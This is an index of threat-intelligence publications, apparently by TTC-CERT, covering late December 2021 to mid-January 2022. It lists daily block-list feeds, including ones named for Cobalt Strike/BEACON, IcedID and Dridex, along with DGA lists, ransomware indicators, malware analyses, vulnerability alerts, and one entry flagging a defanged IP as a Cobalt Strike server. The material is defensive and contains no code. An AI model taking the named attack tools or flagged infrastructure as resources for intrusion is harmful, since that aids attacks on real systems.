1.1.3525. 2021-12-28 TTC-CERT - HASH Daily Block Lists - 2021-12-27 - CyberTotal
1.1.3526. 2021-12-28 TTC-CERT IP Block Lists 2021-12-28 - FTP port scanning, FTP attack
1.1.3527. 2021-12-28 TTC-CERT IP Block Lists 2021-12-28 - SSH port scanning, SSH brute-force attack
1.1.3528. 2021-12-28 TTC-CERT - IP Daily Block Lists - 2021-12-27 - CyberTotal
1.1.3529. 2021-12-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-28
1.1.3530. 2021-12-28 TTC-CERT - URL Daily Block Lists - 2021-12-27 - CyberTotal
1.1.3531. 2021-12-29 Active Bamital DGA(s) for 20211228
1.1.3532. 2021-12-29 Active Beebone DGA(s) for 20211228
1.1.3533. 2021-12-29 Active Chinad DGA(s) for 20211228
1.1.3534. 2021-12-29 Active Malware samples detected on 2021-12-28
1.1.3535. 2021-12-29 A Deep Dive into DoubleFeature, Equation Group Post-Exploitation Dashboard - Check Point Research
1.1.3536. 2021-12-29 Analysis of the recent attacks by the suspected "belly brainworm" APT organization against Bangladesh
1.1.3537. 2021-12-29 ASEC Weekly Malware Statistics (20211220 ~ 20211226) - ASEC BLOG
1.1.3538. 2021-12-29 Cases of Lockis ransomware infection
1.1.3539. 2021-12-29 DarkLoader Malware
1.1.3540. 2021-12-29 ENC ransomware; Extension: ._enc
1.1.3541. 2021-12-29 Hacking tools used with Lockis ransomware - ASEC BLOG

1.1.3542. 2021-12-29 LIKEAHORSE Ransomware; Extension: .LIKEAHORSE; Ransom note: #RECOVERY#.txt
1.1.3543. 2021-12-29 Newly registered domain names related to the Covid-19 pandemic on 20211227
1.1.3544. 2021-12-29 Phobos ransomware ; Extension: .Drik
1.1.3545. 2021-12-29 Spyware targeting customers of Top Indian Banks
1.1.3546. 2021-12-29 TTC-CERT Block Lists 2021-12-29 - Agentemis, BEACON, Cobalt Strike
1.1.3547. 2021-12-29 TTC-CERT Block Lists 2021-12-29 - Phishing attack dataset
1.1.3548. 2021-12-29 TTC-CERT - HASH Daily Block Lists - 2021-12-28 - CyberTotal
1.1.3549. 2021-12-29 TTC-CERT IP Block Lists 2021-12-29 - FTP port scanning, FTP attack
1.1.3550. 2021-12-29 TTC-CERT IP Block Lists 2021-12-29 - SSH port scanning, SSH brute-force attack
1.1.3551. 2021-12-29 TTC-CERT - IP Daily Block Lists - 2021-12-28 - CyberTotal
1.1.3552. 2021-12-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-29
1.1.3553. 2021-12-30 Active Bamital DGA(s) for 20211229
1.1.3554. 2021-12-30 Active Conficker DGA(s) for 20211229
1.1.3555. 2021-12-30 Active DirCrypt DGA(s) for 20211229
1.1.3556. 2021-12-30 Active Malware samples detected on 2021-12-29
1.1.3557. 2021-12-30 Newly registered domain names related to the Covid-19 pandemic on 20211228
1.1.3558. 2021-12-30 TTC-CERT Block Lists 2021-12-30 - Agentemis, BEACON, Cobalt Strike
1.1.3559. 2021-12-30 TTC-CERT Block Lists 2021-12-30 - Phishing attack dataset
1.1.3560. 2021-12-30 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-29 - CyberTotal
1.1.3561. 2021-12-30 TTC-CERT - HASH Daily Block Lists - 2021-12-29 - CyberTotal
1.1.3562. 2021-12-30 TTC-CERT IP Block Lists 2021-12-30 - FTP port scanning, FTP attack
1.1.3563. 2021-12-30 TTC-CERT IP Block Lists 2021-12-30 - SSH port scanning, SSH brute-force attack
1.1.3564. 2021-12-30 TTC-CERT - IP Daily Block Lists - 2021-12-29 - CyberTotal
1.1.3565. 2021-12-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-30

1.1.3566. 2021-12-30 TTC-CERT - URL Daily Block Lists - 2021-12-29 - CyberTotal
1.1.3567. 2021-12-31 Active Bamital DGA(s) for 20211230
1.1.3568. 2021-12-31 Active Bedep DGA(s) for 20211230
1.1.3569. 2021-12-31 Active Chinad DGA(s) for 20211230
1.1.3570. 2021-12-31 Active Malware samples detected on 2021-12-30
1.1.3571. 2021-12-31 Agent Tesla Updates SMTP Data Exfiltration Technique
1.1.3572. 2021-12-31 Flagpro: The new malware used by BlackTech
1.1.3573. 2021-12-31 Newly registered domain names related to the Covid-19 pandemic on 20211229
1.1.3574. 2021-12-31 Strategically Aged Domain Detection: Using DNS Traffic Trends
1.1.3575. 2021-12-31 TTC-CERT Block Lists 2021-12-31 - Agentemis, BEACON, Cobalt Strike
1.1.3576. 2021-12-31 TTC-CERT Block Lists 2021-12-31 - Dridex, Bugat, or Cridex Trojan
1.1.3577. 2021-12-31 TTC-CERT Block Lists 2021-12-31 - Phishing attack dataset
1.1.3578. 2021-12-31 TTC-CERT - HASH Daily Block Lists - 2021-12-30 - CyberTotal
1.1.3579. 2021-12-31 TTC-CERT IP Block Lists 2021-12-31 - FTP port scanning, FTP attack
1.1.3580. 2021-12-31 TTC-CERT IP Block Lists 2021-12-31 - SSH port scanning, SSH brute-force attack
1.1.3581. 2021-12-31 TTC-CERT - IP Daily Block Lists - 2021-12-30 - CyberTotal
1.1.3582. 2021-12-31 TTC-CERT - IP Daily Block Lists - 2021-12-30 - CyberTotal
1.1.3583. 2021-12-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-31
1.1.3584. 2021-12-31 TTC-CERT - URL Daily Block Lists - 2021-12-30 - CyberTotal

1.2. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT ปี พ.ศ. 2565

1.2.1. 2022-01-01 Active Bamital DGA(s) for 20211231
1.2.2. 2022-01-01 Active Beebone DGA(s) for 20211231
1.2.3. 2022-01-01 Active Chinad DGA(s) for 20211231
1.2.4. 2022-01-01 Crypto Mining Pool Hostnames 20220101
1.2.5. 2022-01-01 Crypto_Support Ransomware; Extension: .CRYPT; Ransom note: README.txt
1.2.6. 2022-01-01 Implant.ARM.iLOBleed.a | Threat actor uses HP iLO rootkit to wipe servers

1.2.7. 2022-01-01 Indian Banking Users affected by Aberebot - K7 Labs
1.2.8. 2022-01-01 Newly registered domain names related to the Covid-19 pandemic on 20211230
1.2.9. 2022-01-01 Public DNS Servers List 20220101
1.2.10. 2022-01-01 RiskIQ Weekly Indicator Report : 2021-12-30
1.2.11. 2022-01-01 Threat Actors Continue to Leverage Pandemic Relief Plans - Cofense
1.2.12. 2022-01-01 Threat Alert: Evolving Attack Techniques of Autom Cryptomining Campaign
1.2.13. 2022-01-01 TTC-CERT Block Lists 2022-01-01 - Agentemis, BEACON, Cobalt Strike
1.2.14. 2022-01-01 TTC-CERT Block Lists 2022-01-01 - Phishing attack dataset
1.2.15. 2022-01-01 TTC-CERT - HASH Daily Block Lists - 2021-12-31 - CyberTotal
1.2.16. 2022-01-01 TTC-CERT IP Block Lists 2022-01-01 - FTP port scanning, FTP attack
1.2.17. 2022-01-01 TTC-CERT IP Block Lists 2022-01-01 - SSH port scanning, SSH brute-force attack
1.2.18. 2022-01-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-01
1.2.19. 2022-01-02 Active Bamital DGA(s) for 20220101
1.2.20. 2022-01-02 Active Bedep DGA(s) for 20220101
1.2.21. 2022-01-02 Active Chinad DGA(s) for 20220101
1.2.22. 2022-01-02 Do you want your Agent Tesla in the 300 MB or 8 kB package?
1.2.23. 2022-01-02 Newly registered domain names related to the Covid-19 pandemic on 20211231
1.2.24. 2022-01-02 TTC-CERT Block Lists 2022-01-02 - Agentemis, BEACON, Cobalt Strike
1.2.25. 2022-01-02 TTC-CERT Block Lists 2022-01-02 - Phishing attack dataset
1.2.26. 2022-01-02 TTC-CERT - HASH Daily Block Lists - 2022-01-01 - CyberTotal
1.2.27. 2022-01-02 TTC-CERT IP Block Lists 2022-01-02 - FTP port scanning, FTP attack
1.2.28. 2022-01-02 TTC-CERT IP Block Lists 2022-01-02 - SSH port scanning, SSH brute-force attack
1.2.29. 2022-01-02 TTC-CERT - IP Daily Block Lists - 2022-01-01 - CyberTotal

1.2.30. 2022-01-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-02
1.2.31. 2022-01-03 Active Bamital DGA(s) for 20220102
1.2.32. 2022-01-03 Active Bedep DGA(s) for 20220102
1.2.33. 2022-01-03 Active Beebone DGA(s) for 20220102
1.2.34. 2022-01-03 Active Chinad DGA(s) for 20220102
1.2.35. 2022-01-03 Newly registered domain names related to the Covid-19 pandemic on 20220101
1.2.36. 2022-01-03 TTC-CERT Block Lists 2022-01-03 - Agentemis, BEACON, Cobalt Strike
1.2.37. 2022-01-03 TTC-CERT Block Lists 2022-01-03 - Phishing attack dataset
1.2.38. 2022-01-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-02 - CyberTotal
1.2.39. 2022-01-03 TTC-CERT - HASH Daily Block Lists - 2022-01-02 - CyberTotal
1.2.40. 2022-01-03 TTC-CERT IP Block Lists 2022-01-03 - FTP port scanning, FTP attack
1.2.41. 2022-01-03 TTC-CERT IP Block Lists 2022-01-03 - SSH port scanning, SSH brute-force attack
1.2.42. 2022-01-03 TTC-CERT - IP Daily Block Lists - 2022-01-02 - CyberTotal
1.2.43. 2022-01-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-03
1.2.44. 2022-01-03 TTC-CERT - URL Daily Block Lists - 2022-01-02 - CyberTotal
1.2.45. 2022-01-04 Active Bamital DGA(s) for 20220103
1.2.46. 2022-01-04 Active Bedep DGA(s) for 20220103
1.2.47. 2022-01-04 Active Beebone DGA(s) for 20220103
1.2.48. 2022-01-04 Active Chinad DGA(s) for 20220103
1.2.49. 2022-01-04 AQUATIC PANDA in Possession of Log4Shell Exploit Tools | CrowdStrike
1.2.50. 2022-01-04 IKO activation - Malware campaign
1.2.51. 2022-01-04 Malicious Telegram Installer Drops Purple Fox Rootkit
1.2.52. 2022-01-04 Newly registered domain names related to the Covid-19 pandemic on 20220102
1.2.53. 2022-01-04 TTC-CERT Block Lists 2022-01-04 - Agentemis, BEACON, Cobalt Strike
1.2.54. 2022-01-04 TTC-CERT Block Lists 2022-01-04 - Phishing attack dataset

1.2.55. 2022-01-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-03 - CyberTotal
1.2.56. 2022-01-04 TTC-CERT - HASH Daily Block Lists - 2022-01-03 - CyberTotal
1.2.57. 2022-01-04 TTC-CERT IP Block Lists 2022-01-04 - FTP port scanning, FTP attack
1.2.58. 2022-01-04 TTC-CERT IP Block Lists 2022-01-04 - SSH port scanning, SSH brute-force attack
1.2.59. 2022-01-04 TTC-CERT - IP Daily Block Lists - 2022-01-03 - CyberTotal
1.2.60. 2022-01-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-04
1.2.61. 2022-01-04 TTC-CERT - URL Daily Block Lists - 2022-01-03 - CyberTotal
1.2.62. 2022-01-05 Active Bamital DGA(s) for 20220104
1.2.63. 2022-01-05 Active Beebone DGA(s) for 20220104
1.2.64. 2022-01-05 Active Chinad DGA(s) for 20220104
1.2.65. 2022-01-05 Active Malware samples detected on 2022-01-04
1.2.66. 2022-01-05 North Korean group “Konni” targets the Russian diplomatic sector with new versions of malware implants
1.2.67. 2022-01-05 TTC-CERT Block Lists 2022-01-05 - Agentemis, BEACON, Cobalt Strike
1.2.68. 2022-01-05 TTC-CERT Block Lists 2022-01-05 - Phishing attack dataset
1.2.69. 2022-01-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-04 - CyberTotal
1.2.70. 2022-01-05 TTC-CERT - HASH Daily Block Lists - 2022-01-04 - CyberTotal
1.2.71. 2022-01-05 TTC-CERT IP Block Lists 2022-01-05 - FTP port scanning, FTP attack
1.2.72. 2022-01-05 TTC-CERT IP Block Lists 2022-01-05 - SSH port scanning, SSH brute-force attack
1.2.73. 2022-01-05 TTC-CERT - IP Daily Block Lists - 2022-01-04 - CyberTotal
1.2.74. 2022-01-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-05
1.2.75. 2022-01-05 TTC-CERT - URL Daily Block Lists - 2022-01-04 - CyberTotal
1.2.76. 2022-01-05 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.2.77. 2022-01-06 Active Bamital DGA(s) for 20220105
1.2.78. 2022-01-06 Active Chinad DGA(s) for 20220105
1.2.79. 2022-01-06 Active Conficker DGA(s) for 20220105
1.2.80. 2022-01-06 Active Malware samples detected on 2022-01-05

1.2.81. 2022-01-06 A script that related to the Cloud Video Platform skimmer attack reported by Palo Alto Networks.
1.2.82. 2022-01-06 ASEC Weekly Malware Statistics (20211227 ~ 20220102) - ASEC BLOG
1.2.83. 2022-01-06 A Simple Batch File That Blocks People
1.2.84. 2022-01-06 Elephant Beetle: Uncovering an organized financial-theft operation
1.2.85. 2022-01-06 FakeUpdates campaign with a Microsoft Edge template.
1.2.86. 2022-01-06 Loki Locker Ransomware; Extension: .Loki (filenames are also prepended with victim's ID and developers' email address); Ransom notes: Restore-My-Files.txt and info.hta
1.2.87. 2022-01-06 McAfee Phishing Campaign with a Nice Fake Scan
1.2.88. 2022-01-06 Newly registered domain names related to the Covid-19 pandemic on 20220104
1.2.89. 2022-01-06 New Zloader Campaign exploits Microsoft’s Signature Verification putting users at risk
1.2.90. 2022-01-06 TTC-CERT Block Lists 2022-01-06 - Agentemis, BEACON, Cobalt Strike
1.2.91. 2022-01-06 TTC-CERT Block Lists 2022-01-06 - IcedID, BokBot
1.2.92. 2022-01-06 TTC-CERT Block Lists 2022-01-06 - Phishing attack dataset
1.2.93. 2022-01-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-05 - CyberTotal
1.2.94. 2022-01-06 TTC-CERT - HASH Daily Block Lists - 2022-01-05 - CyberTotal
1.2.95. 2022-01-06 TTC-CERT IP Block Lists 2022-01-06 - FTP port scanning, FTP attack
1.2.96. 2022-01-06 TTC-CERT IP Block Lists 2022-01-06 - SSH port scanning, SSH brute-force attack
1.2.97. 2022-01-06 TTC-CERT - IP Daily Block Lists - 2022-01-05 - CyberTotal
1.2.98. 2022-01-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-06
1.2.99. 2022-01-06 TTC-CERT - URL Daily Block Lists - 2022-01-05 - CyberTotal
1.2.100. 2022-01-06 Web Skimmer Campaign Leverages Cloud Video Platform
1.2.101. 2022-01-06 Xyz Ransomware; Extension: .xyz; Ransom note: _Readme_.txt
1.2.102. 2022-01-06 แจ้งเตือนช่องโหว่ CVE-2021-22045 ที่มีความรุนแรงระดับสูง (high) ของผลิตภัณฑ์ VMware

1.2.103. 2022-01-07 Active Bamital DGA(s) for 20220106
1.2.104. 2022-01-07 Active Bedep DGA(s) for 20220106
1.2.105. 2022-01-07 Active Conficker DGA(s) for 20220106
1.2.106. 2022-01-07 Active Malware samples detected on 2022-01-06
1.2.107. 2022-01-07 Laposada Ransomware; Extension: .laposada-bfkruyz; Ransom note: !!laposada_howtodecipher.inf
1.2.108. 2022-01-07 Magniber Ransomware Spreads Through Edge and Chrome Web Browser
1.2.109. 2022-01-07 Mallox ransomware; Extension: .mallox; Ransom Note: RECOVERY INFORMATION.txt
1.2.110. 2022-01-07 MMON (aka KAPTOXA) - a command-line tool to find credit card data and other patterns within a process memory address space
1.2.111. 2022-01-07 Newly registered domain names related to the Covid-19 pandemic on 20220105
1.2.112. 2022-01-07 Threat Thursday: Emotet Update
1.2.113. 2022-01-07 TTC-CERT Block Lists 2022-01-07 - Agentemis, BEACON, Cobalt Strike
1.2.114. 2022-01-07 TTC-CERT Block Lists 2022-01-07 - Phishing attack dataset
1.2.115. 2022-01-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-06 - CyberTotal
1.2.116. 2022-01-07 TTC-CERT - HASH Daily Block Lists - 2022-01-06 - CyberTotal
1.2.117. 2022-01-07 TTC-CERT IP Block Lists 2022-01-07 - FTP port scanning, FTP attack
1.2.118. 2022-01-07 TTC-CERT IP Block Lists 2022-01-07 - SSH port scanning, SSH brute-force attack
1.2.119. 2022-01-07 TTC-CERT - IP Daily Block Lists - 2022-01-06 - CyberTotal
1.2.120. 2022-01-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-07
1.2.121. 2022-01-07 TTC-CERT - URL Daily Block Lists - 2022-01-06 - CyberTotal
1.2.122. 2022-01-08 Active Bamital DGA(s) for 20220107
1.2.123. 2022-01-08 Active Chinad DGA(s) for 20220107
1.2.124. 2022-01-08 Active Conficker DGA(s) for 20220107
1.2.125. 2022-01-08 Active Malware samples detected on 2022-01-07

1.2.126. 2022-01-08 Newly registered domain names related to the Covid-19 pandemic on 20220106
1.2.127. 2022-01-08 NOBELIUM’s EnvyScout infection chain goes in the registry, targeting embassies
1.2.128. 2022-01-08 TTC-CERT Block Lists 2022-01-08 - Agentemis, BEACON, Cobalt Strike
1.2.129. 2022-01-08 TTC-CERT Block Lists 2022-01-08 - Phishing attack dataset
1.2.130. 2022-01-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-07 - CyberTotal
1.2.131. 2022-01-08 TTC-CERT - HASH Daily Block Lists - 2022-01-07 - CyberTotal
1.2.132. 2022-01-08 TTC-CERT IP Block Lists 2022-01-08 - FTP port scanning, FTP attack
1.2.133. 2022-01-08 TTC-CERT IP Block Lists 2022-01-08 - SSH port scanning, SSH brute-force attack
1.2.134. 2022-01-08 TTC-CERT - IP Daily Block Lists - 2022-01-07 - CyberTotal
1.2.135. 2022-01-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-08
1.2.136. 2022-01-08 TTC-CERT - URL Daily Block Lists - 2022-01-07 - CyberTotal
1.2.137. 2022-01-09 Active Bamital DGA(s) for 20220108
1.2.138. 2022-01-09 Active Bedep DGA(s) for 20220108
1.2.139. 2022-01-09 Active Beebone DGA(s) for 20220108
1.2.140. 2022-01-09 Active Chinad DGA(s) for 20220108
1.2.141. 2022-01-09 Active Malware samples detected on 2022-01-08
1.2.142. 2022-01-09 Aggah Campaign Deploys Agent Tesla
1.2.143. 2022-01-09 Cisco Talos Intelligence Group : Threat Roundup for December 31 to January 7
1.2.144. 2022-01-09 FluBot’s Authors Employ Creative and Sophisticated Techniques to Achieve Their Goals in Version 5.0 and Beyond | F5 Labs
1.2.145. 2022-01-09 .Locked Ransomware
1.2.146. 2022-01-09 New Konni Campaign Kicks Off the New Year by Targeting Russian Ministry of Foreign Affairs - Lumen
1.2.147. 2022-01-09 Newly registered domain names related to the Covid-19 pandemic on 20220107
1.2.148. 2022-01-09 Night Sky is the latest ransomware targeting corporate networks

1.2.149. 2022-01-09 Patchwork APT caught in its own web | Malwarebytes Labs
1.2.150. 2022-01-09 Phishing Campaign Leverages Changes in Banking Practices
1.2.151. 2022-01-09 TTC-CERT Block Lists 2022-01-09 - Agentemis, BEACON, Cobalt Strike
1.2.152. 2022-01-09 TTC-CERT Block Lists 2022-01-09 - Phishing attack dataset
1.2.153. 2022-01-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-08 - CyberTotal
1.2.154. 2022-01-09 TTC-CERT - HASH Daily Block Lists - 2022-01-08 - CyberTotal
1.2.155. 2022-01-09 TTC-CERT IP Block Lists 2022-01-09 - FTP port scanning, FTP attack
1.2.156. 2022-01-09 TTC-CERT IP Block Lists 2022-01-09 - SSH port scanning, SSH brute-force attack
1.2.157. 2022-01-09 TTC-CERT - IP Daily Block Lists - 2022-01-08 - CyberTotal
1.2.158. 2022-01-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-09
1.2.159. 2022-01-09 แจ้งเตือนกรณีช่องโหว่หลายรายการของ WordPress ซึ่งอาจส่งผลให้ถูกโจมตีแบบ SQL Injection
1.2.160. 2022-01-10 Active Bamital DGA(s) for 20220109
1.2.161. 2022-01-10 Active Conficker DGA(s) for 20220109
1.2.162. 2022-01-10 Active Cryptowall DGA(s) for 20220109
1.2.163. 2022-01-10 Active Malware samples detected on 2022-01-09
1.2.164. 2022-01-10 Newly registered domain names related to the Covid-19 pandemic on 20220108
1.2.165. 2022-01-10 TTC-CERT Block Lists 2022-01-10 - Agentemis, BEACON, Cobalt Strike
1.2.166. 2022-01-10 TTC-CERT Block Lists 2022-01-10 - Phishing attack dataset
1.2.167. 2022-01-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-09 - CyberTotal
1.2.168. 2022-01-10 TTC-CERT - HASH Daily Block Lists - 2022-01-09 - CyberTotal
1.2.169. 2022-01-10 TTC-CERT IP Block Lists 2022-01-10 - FTP port scanning, FTP attack
1.2.170. 2022-01-10 TTC-CERT IP Block Lists 2022-01-10 - SSH port scanning, SSH brute-force attack
1.2.171. 2022-01-10 TTC-CERT - IP Daily Block Lists - 2022-01-09 - CyberTotal
1.2.172. 2022-01-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-10
1.2.173. 2022-01-10 TTC-CERT - URL Daily Block Lists - 2022-01-09 - CyberTotal

1.2.174. 2022-01-10 แจ้งเตือนกรณีมีความพยายามโจมตีแบบ Phishing โดยใช้ Theme ไปรษณีย์ไทย
1.2.175. 2022-01-11 Active Bamital DGA(s) for 20220110
1.2.176. 2022-01-11 Active Chinad DGA(s) for 20220110
1.2.177. 2022-01-11 Active Conficker DGA(s) for 20220110
1.2.178. 2022-01-11 Active Cryptowall DGA(s) for 20220110
1.2.179. 2022-01-11 Active Malware samples detected on 2022-01-10
1.2.180. 2022-01-11 Linux version of AvosLocker ransomware targets VMware ESXi servers
1.2.181. 2022-01-11 Newly registered domain names related to the Covid-19 pandemic on 20220109
1.2.182. 2022-01-11 Trojanized dnSpy app drops malware cocktail
1.2.183. 2022-01-11 TTC-CERT Block Lists 2022-01-11 - Agentemis, BEACON, Cobalt Strike
1.2.184. 2022-01-11 TTC-CERT Block Lists 2022-01-11 - Phishing attack dataset
1.2.185. 2022-01-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-10 - CyberTotal
1.2.186. 2022-01-11 TTC-CERT - HASH Daily Block Lists - 2022-01-10 - CyberTotal
1.2.187. 2022-01-11 TTC-CERT IP Block Lists 2022-01-11 - FTP port scanning, FTP attack
1.2.188. 2022-01-11 TTC-CERT IP Block Lists 2022-01-11 - SSH port scanning, SSH brute-force attack
1.2.189. 2022-01-11 TTC-CERT - IP Daily Block Lists - 2022-01-10 - CyberTotal
1.2.190. 2022-01-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-11
1.2.191. 2022-01-11 TTC-CERT - URL Daily Block Lists - 2022-01-10 - CyberTotal
1.2.192. 2022-01-12 Abcbot - An Evolution of Xanthe - Cado Security | Cloud Native Digital Forensics
1.2.193. 2022-01-12 Active Bamital DGA(s) for 20220111
1.2.194. 2022-01-12 Active Bedep DGA(s) for 20220111
1.2.195. 2022-01-12 Active Chinad DGA(s) for 20220111
1.2.196. 2022-01-12 Active Malware samples detected on 2022-01-11
1.2.197. 2022-01-12 COVID Omicron Variant Lure Used to Distribute RedLine Stealer
1.2.198. 2022-01-12 Microsoft เผยแพร่อัปเดตความปลอดภัยประจำเดือนมกราคม 2565

1.2.199. 2022-01-12 Newly registered domain names related to the Covid-19 pandemic on 20220110
1.2.200. 2022-01-12 New ransomware for Linux platform - Sfile
1.2.201. 2022-01-12 Purple Fox exploit kit (EK)
1.2.202. 2022-01-12 RIG Exploit Kit dropped Raccoon Stealer
1.2.203. 2022-01-12 Sfile Ransomware; Extension: .AFR-6fyvilv
1.2.204. 2022-01-12 TTC-CERT Block Lists 2022-01-12 - Agentemis, BEACON, Cobalt Strike
1.2.205. 2022-01-12 TTC-CERT Block Lists 2022-01-12 - IcedID, BokBot
1.2.206. 2022-01-12 TTC-CERT Block Lists 2022-01-12 - Phishing attack dataset
1.2.207. 2022-01-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-11 - CyberTotal
1.2.208. 2022-01-12 TTC-CERT - HASH Daily Block Lists - 2022-01-11 - CyberTotal
1.2.209. 2022-01-12 TTC-CERT IP Block Lists 2022-01-12 - FTP port scanning, FTP attack
1.2.210. 2022-01-12 TTC-CERT IP Block Lists 2022-01-12 - SSH port scanning, SSH brute-force attack
1.2.211. 2022-01-12 TTC-CERT - IP Daily Block Lists - 2022-01-11 - CyberTotal
1.2.212. 2022-01-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-12
1.2.213. 2022-01-12 TTC-CERT - URL Daily Block Lists - 2022-01-11 - CyberTotal
1.2.214. 2022-01-12 พบช่องโหว่หลายจุดในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (Arbitrary Code Execution)
1.2.215. 2022-01-12 รายงานช่องโหว่ของ Citrix Workspace App for Linux อาจส่งผลให้ถูกโจมตีแบบยกระดับสิทธิ์ (Local Privilege Escalation)
1.2.216. 2022-01-13 Active Bamital DGA(s) for 20220112
1.2.217. 2022-01-13 Active Chinad DGA(s) for 20220112
1.2.218. 2022-01-13 Active Conficker DGA(s) for 20220112
1.2.219. 2022-01-13 Active Malware samples detected on 2022-01-12
1.2.220. 2022-01-13 ASEC Weekly Malware Statistics (20220103 ~ 20220109) - ASEC BLOG
1.2.221. 2022-01-13 FluBot malware continues to evolve. What’s new in Version 5.0 and beyond?

1.2.222. 2022-01-13 IP Address 158.108.102[.]12 ของมหาวิทยาลัยเกษตรศาสตร์มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server
1.2.223. 2022-01-13 JCrypt Ransomware
1.2.224. 2022-01-13 Newly registered domain names related to the Covid-19 pandemic on 20220111
1.2.225. 2022-01-13 New SysJoker Backdoor Targets Windows, Linux, and macOS
1.2.226. 2022-01-13 TokyoX: DLL side-loading an unknown artifact
1.2.227. 2022-01-13 TTC-CERT Block Lists 2022-01-13 - Agentemis, BEACON, Cobalt Strike
1.2.228. 2022-01-13 TTC-CERT Block Lists 2022-01-13 - Phishing attack dataset
1.2.229. 2022-01-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-12 - CyberTotal
1.2.230. 2022-01-13 TTC-CERT - HASH Daily Block Lists - 2022-01-12 - CyberTotal
1.2.231. 2022-01-13 TTC-CERT IP Block Lists 2022-01-13 - FTP port scanning, FTP attack
1.2.232. 2022-01-13 TTC-CERT IP Block Lists 2022-01-13 - SSH port scanning, SSH brute-force attack
1.2.233. 2022-01-13 TTC-CERT - IP Daily Block Lists - 2022-01-12 - CyberTotal
1.2.234. 2022-01-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-13
1.2.235. 2022-01-13 TTC-CERT - URL Daily Block Lists - 2022-01-12 - CyberTotal
1.2.236. 2022-01-14 Abusing Microsoft Office Using Malicious Web Archive Files
1.2.237. 2022-01-14 Active Bamital DGA(s) for 20220113
1.2.238. 2022-01-14 Active Bedep DGA(s) for 20220113
1.2.239. 2022-01-14 Active Chinad DGA(s) for 20220113
1.2.240. 2022-01-14 Active Malware samples detected on 2022-01-13
1.2.241. 2022-01-14 Iranian intel cyber suite of malware uses open source tools
1.2.242. 2022-01-14 Newly registered domain names related to the Covid-19 pandemic on 20220112
1.2.243. 2022-01-14 RiskIQ: Unique SSL Certificates and JARM Hash Connected to Emotet and Dridex C2 Servers
1.2.244. 2022-01-14 The BlueNoroff cryptocurrency hunt is still on
1.2.245. 2022-01-14 TTC-CERT Block Lists 2022-01-14 - Agentemis, BEACON, Cobalt Strike

1.2.246. 2022-01-14 TTC-CERT Block Lists 2022-01-14 - Phishing attack dataset
1.2.247. 2022-01-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-13 - CyberTotal
1.2.248. 2022-01-14 TTC-CERT - HASH Daily Block Lists - 2022-01-13 - CyberTotal
1.2.249. 2022-01-14 TTC-CERT IP Block Lists 2022-01-14 - FTP port scanning, FTP attack
1.2.250. 2022-01-14 TTC-CERT IP Block Lists 2022-01-14 - SSH port scanning, SSH brute-force attack
1.2.251. 2022-01-14 TTC-CERT - IP Daily Block Lists - 2022-01-13 - CyberTotal
1.2.252. 2022-01-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-14
1.2.253. 2022-01-14 TTC-CERT - URL Daily Block Lists - 2022-01-13 - CyberTotal
1.2.254. 2022-01-15 Active Bamital DGA(s) for 20220114
1.2.255. 2022-01-15 Active Chinad DGA(s) for 20220114
1.2.256. 2022-01-15 Active Conficker DGA(s) for 20220114
1.2.257. 2022-01-15 Active Malware samples detected on 2022-01-14
1.2.258. 2022-01-15 Cisco ออก security patch สำหรับแก้ไขช่องโหว่ CVE-2022-20658 ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ Unified CCMP และ Unified CCDM
1.2.259. 2022-01-15 Newly registered domain names related to the Covid-19 pandemic on 20220113
1.2.260. 2022-01-15 TTC-CERT Block Lists 2022-01-15 - Agentemis, BEACON, Cobalt Strike
1.2.261. 2022-01-15 TTC-CERT Block Lists 2022-01-15 - IcedID, BokBot
1.2.262. 2022-01-15 TTC-CERT Block Lists 2022-01-15 - Phishing attack dataset
1.2.263. 2022-01-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-14 - CyberTotal
1.2.264. 2022-01-15 TTC-CERT - HASH Daily Block Lists - 2022-01-14 - CyberTotal
1.2.265. 2022-01-15 TTC-CERT IP Block Lists 2022-01-15 - FTP port scanning, FTP attack
1.2.266. 2022-01-15 TTC-CERT IP Block Lists 2022-01-15 - SSH port scanning, SSH brute-force attack
